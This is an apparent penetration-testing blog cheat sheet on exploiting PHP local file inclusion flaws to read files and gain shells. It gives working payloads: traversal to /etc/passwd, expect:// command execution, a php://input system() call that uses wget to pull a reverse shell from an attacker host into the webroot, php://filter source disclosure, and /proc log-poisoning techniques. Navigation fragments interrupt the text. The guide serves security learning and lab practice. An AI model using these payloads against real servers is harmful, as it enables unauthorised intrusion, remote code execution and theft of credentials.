



LFI Cheat Sheet ∞

[CHEAT-SHEET](#)

24 Apr 2016

[Arr0way](#)

What is an LFI Vulnerability?

LFI stands for **Local File Includes** - it's a file local inclusion vulnerability that allows an attacker to include files that exist on the target web server. Typically this is exploited by abusing dynamic file inclusion mechanisms that don't sanitize user input.

Scripts that take filenames as parameters without sanitizing the user input are good candidates for LFI vulnerabilities, a good example would be the following PHP script `foo.php?file=image.jpg` which takes `image.jpg` as a parameter. An attacker would simply replace `image.jpg` and insert a payload. Normally a directory traversal payload is used that escapes the script directory and traverses the filesystem directory structure, exposing sensitive files such as `foo.php?file=../../../../../../../../etc/passwd` or sensitive files within the web application itself. Exposing sensitive information or configuration files containing SQL usernames and passwords.

Note: In some cases, depending on the nature of the LFI vulnerability it's

Table of Contents

- [What is an LFI Vulnerability?](#)
- [How to get a Shell from LFI](#)
 - [Path Traversal aka Directory Traversal](#)
 - [PHP Wrapper expect:// LFI](#)
 - [PHP Wrapper php://file](#)
 - [PHP Wrapper php://filter](#)
 - [/proc/self/environ LFI Method](#)
 - [/proc/self/fd/ LFI Method](#)
- [fimap LFI Tool](#)
 - [fimap + phpinfo\(\) Exploit](#)

[All Blog](#)
[Cheat Sheets](#)
[Techniques](#)
[Security](#)
[Hardening](#)
[WalkThroughs](#)

CHEAT SHEETS

[Penetration Testing Tools Cheat Sheet](#)
[LFI Cheat Sheet](#)
[Vi Cheat Sheet](#)
[Systemd Cheat Sheet](#)
[Reverse Shell Cheat Sheet](#)
[nbtscan Cheat Sheet](#)
[Nmap Cheat Sheet](#)
[Linux Commands Cheat Sheet](#)
[More »](#)

WALKTHROUGHS

[InsomniHack CTF Teaser - Smartcat2](#)

possible to run system executables.

How to get a Shell from LFI

Below are some techniques I've used in the past to gain a shell on systems with vulnerable LFI scripts exposed.

Path Traversal aka Directory Traversal

As mentioned above Traverse the filesystem directory structure to disclose sensitive information about the system that can help you gain a shell, usernames / passwords etc.

PHP Wrapper expect:// LFI

Allows execution of system commands via the php expect wrapper, unfortunately this is not enabled by default.

An example of PHP expect:

```
http://127.0.0.1/fileincl/example1.php?page=expect://ls
```

Below is the error received if the PHP expect wrapper is disabled:

```
Warning: include(): Unable to find the wrapper "expect" -
```

PHP Wrapper php://file

Another PHP wrapper, `php://input` your payload is sent in a POST request using curl, burp or hackbar to provide the post data is probably the easiest option.

- [Writeup](#)
- [InsomniHack](#)
- [CTF Teaser - Smartcat1](#)
- [Writeup](#)
- [FristiLeaks 1.3 Walkthrough](#)
- [SickOS 1.1 - Walkthrough](#)
- [The Wall](#)
- [Boot2Root Walkthrough](#)
- [More »](#)

TECHNIQUES

- [SSH & Meterpreter](#)
- [Pivoting Techniques](#)
- [More »](#)

SECURITY HARDENING


- [Security Harden CentOS 7](#)
- [More »](#)

/DEV/URANDOM

- [MacBook - Post Install Config + Apps](#)
- [More »](#)

OTHER BLOG

- [HowTo: Kali](#)



Example:

```
http://192.168.183.128/fileincl/example1.php?page=php://input
```

Post Data payload, try something simple to start with like: ____

Then try and download a [reverse shell](#) from your attacking machine using:

```
<? system('wget http://192.168.183.129/php-reverse-shell.php -O /var/www/shell.php')
```

After uploading execute the reverse shell at

```
http://192.168.183.129/shell.php
```

PHP Wrapper php://filter

Another PHP wrapper, `php://filter` in this example the output is encoded using base64, so you'll need to decode the output.

```
http://192.168.155.131/fileincl/example1.php?page=php://filter/convert.base64-encode/resource=example1.php
```

/proc/self/environ LFI Method

Linux Chromium
Install for Web
App Pen Testing
Jenkins RCE via
Unauthenticated
API
MacBook - Post
Install Config +
Apps
enum4linux
Cheat Sheet
Linux Local
Enumeration
Script
HowTo Install
Quassel on
Ubuntu
HowTo Install
KeepNote on
OSX Mavericks

If it's possible to include `/proc/self/enviro` from your vulnerable LFI script, then code execution can be leveraged by manipulating the `User Agent` parameter with Burp. After the PHP code has been introduced `/proc/self/enviro` can be executed via your vulnerable LFI script.

`/proc/self/fd/` LFI Method

Similar to the previous `/proc/self/enviro` method, it's possible to introduce code into the proc log files that can be executed via your vulnerable LFI script. Typically you would use burp or curl to inject PHP code into the `referer`.

This method is a little tricky as the proc file that contains the Apache error log information changes under `/proc/self/fd/` e.g.

`/proc/self/fd/2`, `/proc/self/fd/10` etc. I'd recommend brute forcing the directory structure of the `/proc/self/fd/` directory with Burp Intruder + FuzzDB's [LFI-FD-Check.txt](#) list of likely proc files, you can then monitor the returned page sizes and investigate.

fimap LFI Tool

fimap automates the above processes of discovering and exploiting LFI scripts. Upon discovering a vulnerable LFI script fimap will enumerate the local filesystem and search for writable log files or locations such as `/proc/self/enviro`.

fimap + phpinfo() Exploit

Fimap exploits PHP's temporary file creation via Local File Inclusion by abusing PHPinfo() information disclosure glitch to reveal the location of the created temporary file.

If a phpinfo() file is present, it's usually possible to get a shell, if you don't know the location of the phpinfo file fimap can probe for it, or you could use a tool like OWASP DirBuster.

Enjoy.

Share this on...

 Twitter  Facebook  Google+  Reddit

Follow Arr0way

 Twitter  GitHub

Also...

You might want to read these

CATEGORY	POST NAME
cheat-sheet	Penetration Testing Tools Cheat Sheet
kali linux	HowTo: Kali Linux Chromium Install for Web App Pen Testing
walkthroughs	InsomniHack CTF Teaser - Smartcat2 Writeup
walkthroughs	InsomniHack CTF Teaser - Smartcat1 Writeup
walkthroughs	FristiLeaks 1.3 Walkthrough
walkthroughs	SickOS 1.1 - Walkthrough
walkthroughs	The Wall Boot2Root Walkthrough
walkthroughs	/dev/random: Sleepy Walkthrough CTF

walkthroughs

/dev/random Pipe walkthrough

walkthroughs

Lord of the Root Walkthrough CTF

The contents of this website
are © 2017 HighOn.Coffee

Proudly hosted by **GitHub**